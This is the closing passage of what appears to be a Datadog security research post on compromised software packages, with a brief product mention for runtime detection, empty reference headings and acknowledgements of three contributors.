
Datadog Workload Protection can also identify malicious behavior at runtime, including using customized rules that are specific to malicious software packages.
References
Statements from companies who've had compromised packages published:
Research blog posts from other vendors (in alphabetical order)
Acknowledgements
Thank you to Eslam Salem, Ian Kretz, and Anthony Randazzo for their contributions to this research.